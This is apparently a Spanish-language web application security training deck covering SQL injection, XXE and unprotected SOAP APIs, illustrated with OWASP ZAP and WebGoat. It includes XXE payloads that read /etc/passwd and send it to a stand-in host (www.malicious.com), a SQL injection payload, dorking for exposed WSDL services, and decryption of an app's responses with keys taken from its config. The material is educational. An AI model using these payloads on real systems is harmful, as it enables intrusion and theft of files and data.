Search the Database for Exploits, Papers, and Shellcode. You can even search by CVE and OSVDB identifiers.

sql injection

I'm not a robot reCAPTCHA
Privacy - Terms

Search More Options

7,391 total entries

<< prev 1 2 3 4 5 6 7 8 9 10 next >>


Date	D	A	V	Title	Platform	Author
2017-09-26	▼	-	⌚	SMSmaster - SQL Injection	PHP	Ihsan Sencan
2017-09-26	▼	-	⌚	WordPress Plugin WPCHURCH - SQL Injection	PHP	Ihsan Sencan
2017-09-26	▼	-	⌚	WordPress Plugin WPGYM - SQL Injection	PHP	Ihsan Sencan
2017-09-26	▼	-	⌚	WordPress Plugin Hospital Management System - SQL Injection	PHP	Ihsan Sencan
2017-09-26	▼	-	⌚	WordPress Plugin School Management System - SQL Injection	PHP	Ihsan Sencan
2017-09-26	▼	-	⌚	WordPress Plugin WPAMS - SQL Injection	PHP	Ihsan Sencan
2017-09-22	▼	-	⌚	Stock Photo Selling 1.0 - SQL Injection	PHP	Ihsan Sencan
2017-09-22	▼	-	⌚	Lending And Borrowing - 'pid' Parameter SQL Injection	PHP	Ihsan Sencan



A1: Inyección

- Inyecciones de “Segundo Orden”

2,609,475,194 views



Testing Views

XML External Entity

- Una vulnerabilidad de XML External Entity (XXE) es explotar la forma en que una aplicación parsea el XML, más específicamente, cómo la aplicación procesa la inclusión de una entidad externa incluída en el input.
- Repaso XML
 - Define como se estructura la data

```
<?xml version="1.0" encoding="UTF-8"?>
<jobs>
<job>
<title>Hacker</title>
<compensation>1000000</compensation>
<responsibility optional="1">Shot the web</responsibility>
</job>
</jobs>
```



XML External Entity

- Un documento XML es válido por seguir las reglas generales de XML (tags por ejemplo) y porque coincide con su DTD (Document Type Definition). El DTD es uno de los elementos vitales para explotar la XXE.
- El DTD define los tags usados.

```
<!ELEMENT Jobs (Job)*>
<!ELEMENT Job (Title, Compensation, Responsibility)>
<!ELEMENT Title (#PCDATA)>
<!ELEMENT Compensation (#PCDATA)>
<!ELEMENT Responsibility(#PCDATA)>
<!ATTLIST Responsibility optional CDATA "0">
```



XML External Entity

```
<?xml version="1.0" encoding="UTF-8"?>  
  <!DOCTYPE Jobs [  
    <!ELEMENT Job (Title, Compensation, Responsiblity)>  
    <!ELEMENT Title (#PCDATA)>  
    <!ELEMENT Compenstaion (#PCDATA)>  
    <!ELEMENT Responsibility(#PCDATA)>  
    <!ATTLIST Responsibility optional CDATA "0">  
  ]>  
  <jobs>  
    <job>  
      <title>Hacker</title>  
      <compensation>1000000</compensation>  
      <responsibility optional="1">Shot the web</responsibility>  
    </job>  
  </jobs>
```



XML External Entity

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE Jobs [
<!ELEMENT Job (Title, Compensation, Responsibility, Website)>
<!ELEMENT Title (#PCDATA)>
<!ELEMENT Compenstaion (#PCDATA)>
<!ELEMENT Responsibility(#PCDATA)>
<!ATTLIST Responsibility optional CDATA "0">
<!ELEMENT Website ANY>
<!ENTITY url SYSTEM "website.txt">
]>
<jobs>
<job>
<title>Hacker</title>
<compensation>1000000</compensation>
<responsibility optional="1">Shot the web</responsibility>
<website>&url;</website>
</job>
</jobs>
```



XML External Entity

- Qué tal si podemos enviar un XML (de forma autorizada) y el parser no valida ?
 - Puedo enviar algo como esto y será parseado

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >
]
>
<foo>&xxe;</foo>
```



XML External Entity

- Y sí lo parsea, pero, no lo muestra de vuelta ?

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY % xxe SYSTEM "file:///etc/passwd" >
<!ENTITY callhome SYSTEM "www.malicious.com/?%xxe;">
]
>
<foo>&callhome;</foo>
```

Y a revisar logs en www.malicious.com




Video !!!!




Ahora si! Las APIs !!!



A10 : APIs Desprotegidas



Usemos ZAP : Aplicación Web, Web Services, SOAP



Por WSDL expuestos...

The screenshot shows a search interface with the query "inurl:asmx -intext:asmx site:cl" entered into the search bar. Below the search bar are navigation links for "All", "Books", "Videos", "News", and "More". To the right are "Settings" and "Tools" buttons. The search results indicate "About 301 results (0.32 seconds)".

SieteWS Web Service
https://si3.bcentral.cl/SieteWS/SieteWS.asmx ▾
SieteWS. The following operations are supported. For a formal definition, please review the Service.

Secure | https://www.████████.pe/████████/████████?wsdl

csa csc20 exploit-dev De Todo infrastructure leaked mobile nmap OSEH powershell SAP web-hacking ATM-PoS cloud challenges

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<!--
  Published by JAX-WS RI at http://jax-ws.dev.java.net. RI's version is JAX-WS RI 2.1.3-b02--.
-->
<!--
  Generated by JAX-WS RI at http://jax-ws.dev.java.net. RI's version is JAX-WS RI 2.1.3-b02--.
-->
<definitions xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/" xmlns:tns="http://████████.com/" xmlns:xsd="http://www.w3.org/2001/XMLSchema"
  xmlns="http://schemas.xmlsoap.org/wsdl/" targetNamespace="http://████████.com/" name="SieteWS">
  <types/>
  <message name="GetUser">
    <part name="parameters" type="xsd:string"/>
    <part name="result" type="xsd:string"/>
  </message>
```

Go Cancel <|> >|>

Request

Raw Params Headers Hex XML

```
POST /SieteWS.asmx HTTP/1.1
Content-Type: text/xml; charset=UTF-8
SOAPAction: ""
Content-Length: 345
Host: www.████████.pe:443
Connection: close
User-Agent: Apache-HttpClient/4.1.1 (java 1.5)

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:ser="http://████████.com/">
  <soapenv:Header>
  <soapenv:Body>
    <ser:buscarusuarios>
      <nombres></nombres>
      <apellidos></apellidos>
      <login></login>
    </ser:buscarusuarios>
  </soapenv:Body>
</soapenv:Envelope>
```

Por Aplicaciones “ágiles”

```
root@Lu4m575:/home/own3r/Desktop/... /apk/base# cat assets/config.properties

# Parametros de conexion a servicios
#Mi IP
#wsclient.url=https://p...:1443/wsdl?wsdl
wsclient.url=https://ww...pe/w...ce?wsdl

#IP MICHAEL
wsclient.timeout=150
encriptacion.key = 9...A3
encriptacion.iv = 01...EF

# 1: h...n, 0: pl...n
#com...o = 1
com...o = 0
```

Request

Raw Params Headers Hex XML

```
POST /.../wsdl HTTP/1.1
User-Agent: ksoap2-android/3.6.04
SOAPAction: http://schemas.xmlsoap.org/soap/envelope/...0BB
Content-Type: text/xml; charset=utf-8
Content-Length: 380
Host: w...pe
Connection: close

<v:Envelope xmlns:i="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:d="http://www.w3.org/2001/XMLSchema"
  xmlns:c="http://schemas.xmlsoap.org/soap/encoding/"
  xmlns:v="http://schemas.xmlsoap.org/soap/envelope/"/><v:Header
/><v:Body><n0:i:0>
<ns0:username>AAAA</ns0:username><ns0:password>1234</ns0:password></v:Body></v:Envelope>
```

Response

Raw Headers Hex XML

```
HTTP/1.1 200 OK
Date: Wed, 19 Jul 2017 00:51:53 GMT
Server: Apache
X-Powered-By: Servlet/3.0
Connection: close
Content-Type: text/xml;charset=utf-8
Content-Language: en-US
Content-Length: 437

<?xml version="1.0" encoding="UTF-8"?><S:Envelope
  xmlns:S="http://schemas.xmlsoap.org/soap/envelope/"><S:Body><ns2:...><ns2:...>
<ns2:...><return>SRK911IDUx02UocEoaM2P07w+qnUS8P70KwgiBfkC750EmN5SpjG5Jj/mxfFZm25618Wd00CLSWEZfLYxyEtY83jTi8DHJG2dM40CiG
ciXLoK6kFkLsB/T9pjL87xsynRIIP+70m7HbI2L12yfA107YowUDPKF70ALn+k8QHoet7yhrUpbAGb5
hTHvsKdkF</return></ns2:></S:Body></S:Envelope>
```

```
package encrypt;

public class Main {
    public static void main(String[] args) throws Exception {
        String key = "9...A3"; //llave
        String iv = "0...EF"; // vector de inicialización
        //String cleartext = 'hola';
        String encryptado = "SRK911IDUx02UocEoaM2P07w+qnUS8P70KwgiBfkC750EmN5SpjG5Jj/mxfFZm25618Wd00CLSWEZfLYxyEtY83jTi8DHJG2dM40CiG
ciXLoK6kFkLsB/T9pjL87xsynRIIP+70m7HbI2L12yfA107YowUDPKF70ALn+k8QHoet7yhrUpbAGb5
hTHvsKdkF";
        //System.out.println("Texto encryptado: "+encrypt.StringEncrypt.encrypt(key, iv, cleartext));
        //System.out.println("Texto desencriptado: "+encrypt.StringEncrypt.decrypt(key, iv, encrypt.StringEncrypt.encrypt(key, iv, cleartext)));
        System.out.println("Texto desencriptado: "+encrypt.StringEncrypt.decrypt(key, iv, encryptado));
```

Usando ZAP para Buscar en forma Automatizada vulnerabilidades en web services


The screenshot shows the OWASP ZAP 2.5.0 interface. The main window displays a SOAP request for the `WsSqlInjection` service at `http://localhost:9070/WebGoat/services/WsSqlInjection`. The request payload contains a SQL injection payload: `<id xsi:type="xsd:string">101 OR 1=1</id>`. The response pane shows multiple credit card numbers returned by the service.

The context menu is open over the request payload, specifically over the `<id xsi:type="xsd:string">101 OR 1=1</id>` part. The menu is titled "Attack" and includes options like "Active Scan...", "Spider...", "Forced Browse sit...", "Forced Browse dir...", "AJAX Spider...", and "Fuzz...".

The bottom status bar indicates a "Medium" alert level.



Usando ZAP para Buscar en forma Automatizada vulnerabilidades en web services



Usando ZAP para Buscar en forma Automatizada vulnerabilidades en web services

The screenshot shows the ZAP interface with the following details:

- Sites:** Contexts (Default Context, Sites), http://localhost:9070.
- Request/Response:** Headers and Body. Headers include: POST http://localhost:9070/WebGoat/services/WsSqlInjection HTTP/1.1, Content-Type: text/xml; charset=UTF-8, SOAPAction: "", cookie: JSESSIONID=7B30506E013062AC592E51AD2BEBCD0E; PHPSESSID=bn0utavsegf, Content-Length: 463, Proxy-Connection: Keep-Alive, User-Agent: Apache-HttpClient/4.1.1 (java 1.5), Host: localhost:9070. The Body contains a SOAP message with an SQL injection payload: <id xsi:type="xsd:string">103-2</id>.
- History/Output/Alerts/Active Scan:** Standard ZAP navigation tabs.
- Alerts (4):** A list of detected vulnerabilities, with "SQL Injection" highlighted by a red box.
- SQL Injection Detail:** A detailed view of the SQL Injection alert. It shows:
 - URL: http://localhost:9070/WebGoat/services/WsSqlInjection
 - Risk: High
 - Confidence: Medium
 - Parameter: id
 - Attack: 103-2
 - Evidence: CWE ID: 89

Explotación de Vulnerabilidad SQL Injection en forma automatizada en web services SOAP

```
Open ▾  request ~/Desktop Save     
POST /WebGoat/services/WsSqlInjection HTTP/1.1  
Accept-Encoding: gzip,deflate  
Content-Type: text/xml; charset=UTF-8  
SOAPAction: ""  
cookie: JSESSIONID=7B30506E013062AC592E51AD2BEBCD0E;  
PHPSESSID=bn0utavsegfulg0gdeptq0knm4  
Content-Length: 461  
Host: localhost:9070  
User-Agent: Apache-HttpClient/4.1.1 (java 1.5)  
Connection: close  
  
<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"  
    xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soapenv="http://schemas.xmlsoap.org/  
    soap/envelope/" xmlns:les="http://lessons.webgoat.owasp.org">  
    <soapenv:Header/>  
    <soapenv:Body>  
        <les:getCreditCard soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/  
        encoding/">  
            <id xsi:type="xsd:string">101</id>  
        </les:getCreditCard>  
    </soapenv:Body>  
</soapenv:Envelope>
```



Reemplazo para la formula SOAPUI + Proxy (SAP o Burp) ?

